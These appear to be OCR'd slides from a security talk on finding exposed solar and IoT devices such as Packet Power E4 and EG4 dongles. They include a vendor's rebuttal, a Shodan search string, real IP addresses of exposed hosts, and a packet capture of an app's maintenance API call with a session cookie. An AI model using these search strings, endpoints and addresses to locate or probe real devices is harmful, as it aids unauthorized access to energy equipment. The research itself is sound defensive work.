
The E4 platform supports authentication with a locally stored username and password.

To enable Authentication

1. Enter the IP address of the E4 device on a browser to access the Gateway Console.
2. Click on the **System** tab on the console
3. Click on the **Authentication** tab under the **System** directory
4. Enter the admin username and password you wish to use to access the E4 Device in the fields provided.
5. Click on the **Save** button and the E4 device will warn you that it will need a restart to enable authentication.
6. Once it finishes rebooting you will be presented with the Login screen to access your device.



Packet Power




Packet Power

P

pavie64
Packet Power
Founder

2025-06-25 (1 week, 4 days ago)




Most of the “potential vulnerabilities” described are related to the scenario of a user placing any unsecured, control-capable device on a public network (which all manufacturers of such devices generally advise against but ultimately have no way of preventing). We strongly believe in aggressive dissemination of best practices and will be even more vigilant about it going forward, but we are not in a position to ultimately enforce it and we do not want generic consequences of violating those practices (which are true of any product) to be misrepresented as “product flaws” specific to our product. Actually one of the customers you have identified has confirmed a far broader network misconfiguration which exposed not only our device but a number of other, far more critical systems (thank you!).

Reply

Packet Power

"no means of strict technical enforcement"




OSINT is Fun



EG4 – Not a Great Start

EG4 ELECTRONICS

4. The configuration parameters used by the dongle when connecting and communicating over the Wi-Fi network are described below:



This is the dongle's IP address of the when it is acting as the access point to other Wi-Fi devices (i.e. phones, tablets, etc). This is also the gateway address attached devices use when communicating to the dongle via Wi-Fi. The dongle IP address 10.10.10.1/24 is pre-set at the factory and will always be the same.

This is the DHCP IP address the dongle received from the home Wi-Fi network. The gateway listed here is the IP address of the home Wi-Fi router. If the user knows the home Wi-Fi router password, the gateway address can be used to connect to the router if network parameters need to be changed. If the STA State area does not populate with an IP address, the dongle is not properly connecting to the home Wi-Fi router (network).


This area displays encryption information for the dongle's Wi-Fi network, including the SSID of the dongle, if encryption mode is enabled or disabled, the encryption password, and a button to restart the dongle. Enabling encryption mode provides a level of security when connecting a device directly to the dongle. By default, any device can connect to the dongle without requiring a password (no security).

The SSID of the home Wi-Fi network, password, and connection state.


The protocol and address used to communicate with the EG4 monitoring server over the internet.

Protocol and port used for internal communication between dongle and inverter.

Finding strings for Shodan Scans




2	200	HTTP	Tunnel to	activity.windows.com:443	0	
72	400	HTTP	us.luxpowertek.co…	/WManage/web/maintain/…	841	text/html;
73	400	HTTP	us.luxpowertek.co…	/WManage/web/maintain/…	841	text/html;
74	200	HTTP	us.luxpowertek.co…	/WManage/web/maintain/…	28,289	text/html;



```
> Frame 130: 91 bytes on wire (728 bits), 91 bytes captured (728 bits)
> Ethernet II, Src: 8a:d7:cd:e1:d1:a5 (8a:d7:cd:e1:d1:a5), Dst: RaspberryPiT_60:84:3f (d8:3a:dd:60:84:3f)
> Internet Protocol Version 4, Src: 192.168.100.38, Dst: 3.101.7.137
> Transmission Control Protocol, Src Port: 56152, Dst Port: 8081, Seq: 401, Ack: 1, Len: 25
> [2 Reassembled TCP Segments (425 bytes): #127(400), #130(25)]
v Hypertext Transfer Protocol
  > POST /WManage/web/maintain/appLocalUpdate/getUploadFileAnalyzeInfo HTTP/1.1\r\n
    Host: us.luxpowertek.com:8081\r\n
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Connection: keep-alive\r\n
  > Cookie: JSESSIONID=86859D4BAFB159428AB82D27C2DDC808-n1\r\n
    Accept-Language: en-GB,en;q=0.9\r\n
  > Content-Length: 25\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: EG4%20Monitor/40 CFNetwork/1410.0.3 Darwin/22.6.0\r\n
    \r\n
    [Response in frame: 249]
    [Full request URI: http://us.luxpowertek.com:8081/WManage/web/maintain/appLocalUpdate/getUploadFileAnalyzeInfo]
    File Data: 25 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "recordId" = "120"
      Key: recordId
      Value: 120
  v Form item: "startIndex" = "1"
      Key: startIndex
      Value: 1
```

```
0000  50 4f 53 54 20 2f 57 4d  61 6e 61 67 65 2f 77 65   POST /WM anage/we
0010  62 2f 6d 61 69 6e 74 61  69 6e 2f 61 70 70 4c 6f   b/mainta in/appLo
0020  63 61 6c 55 70 64 61 74  65 2f 67 65 74 55 70 6c   calUpdat e/getUpl
0030  6f 61 64 46 69 6c 65 41  6e 61 6c 79 7a 65 49 6e   oadFileA nalyzeIn
0040  66 6f 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   fo HTTP/ 1.1··Hos
0050  74 3a 20 75 73 2e 6c 75  78 70 6f 77 65 72 74 65   t: us.lu xpowerte
0060  6b 2e 63 6f 6d 3a 38 30  38 31 0d 0a 41 63 63 65   k.com:80 81··Acce
0070  70 74 3a 20 2a 2f 2a 0d  0a 43 6f 6e 74 65 6e 74   pt: */*· ·Content
0080  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -Type: a pplicati
0090  6f 6e 2f 78 2d 77 77 77  2d 66 6f 72 6d 2d 75 72   on/x-www -form-ur
00a0  6c 65 6e 63 6f 64 65 64  0d 0a 43 6f 6e 6e 65 63   lencoded ··Connec
00b0  74 69 6f 6e 3a 20 6b 65  65 70 2d 61 6c 69 76 65   tion: ke ep-alive
00c0  0d 0a 43 6f 6f 6b 69 65  3a 20 4a 53 45 53 53 49   ··Cookie : JSESSI
00d0  4f 4e 49 44 3d 38 36 38  35 39 44 34 42 41 46 42   ONID=868 59D4BAFB
00e0  31 35 39 34 32 38 41 42  38 32 44 32 37 43 32 44   159428AB 82D27C2D
00f0  44 43 38 30 42 2d 6e 31  0d 0a 41 63 63 65 70 74   DC80B-n1 ··Accept
0100  2d 4c 61 6e 67 75 61 67  65 3a 20 65 6e 2d 47 42   -Languag e: en-GB
0110  2c 65 6e 3b 71 3d 30 2e  39 0d 0a 43 6f 6e 74 65   ,en;q=0. 9··Conte
0120  6e 74 2d 4c 65 6e 67 74  68 3a 20 32 35 0d 0a 41   nt-Lengt h: 25··A
0130  63 63 65 70 74 2d 45 6e  63 6f 64 69 6e 67 3a 20   ccept-En coding:
0140  67 7a 69 70 2c 20 64 65  66 6c 61 74 65 0d 0a 55   gzip, de flate··U
0150  73 65 72 2d 41 67 65 6e  74 3a 20 45 47 34 25 32   ser-Agen t: EG4%2
0160  30 4d 6f 6e 69 74 6f 72  2f 34 30 20 43 46 4e 65   0Monitor /40 CFNe
0170  74 77 6f 72 6b 2f 31 34  31 30 2e 30 2e 33 20 44   twork/14 10.0.3 D
0180  61 72 77 69 6e 2f 32 32  2e 36 2e 30 0d 0a 0d 0a   arwin/22 .6.0····
0190  72 65 63 6f 72 64 49 64  3d 31 32 30 26 73 74 61   recordId =120&sta
01a0  72 74 49 6e 64 65 78 3d  31                        rtIndex= 1
```

EG4


Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Downloads
Pricing
http.html:eg4
Account
TOTAL RESULTS
103
TOP COUNTRIES
China 52
United States 13
India 12
Romania 7
Hong Kong 5
More...
TOP PORTS
443 52
View Report
Download Results
Historical Trend
View on Map
Advanced Search
Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB
ShineMonitor
39.108.17.212
Aliyun Computing Co., LTD
China, Shenzhen
2025-02-19T09:53:59.407295
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 19 Feb 2025 09:53:58 GMT
Content-Type: text/html
Content-Length: 141893
Last-Modified: Tue, 10 Dec 2024 09:29:18 GMT
Connection: keep-alive
ETag: "675809ee-22a45"
Expires: Wed, 19 Feb 2025 09:53:57 GMT
Cache-Control: no-cache
Access-Control-Allow...
Loading...
38.93.225.246
Cogent Communications
United States, Miami
self-signed
eol-product
2025-02-19T09:48:59.128383
SSL Certificate
Issued By:
|- Common Name:
E4 nginx
|- Organization:
Packet Power LLC
Issued To:
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 19 Feb 2025 09:48:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3784
Connection: keep-alive
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, Authorization

Finding Devices On the Web




OSINT of Solar Devices




OSINT of Solar Devices






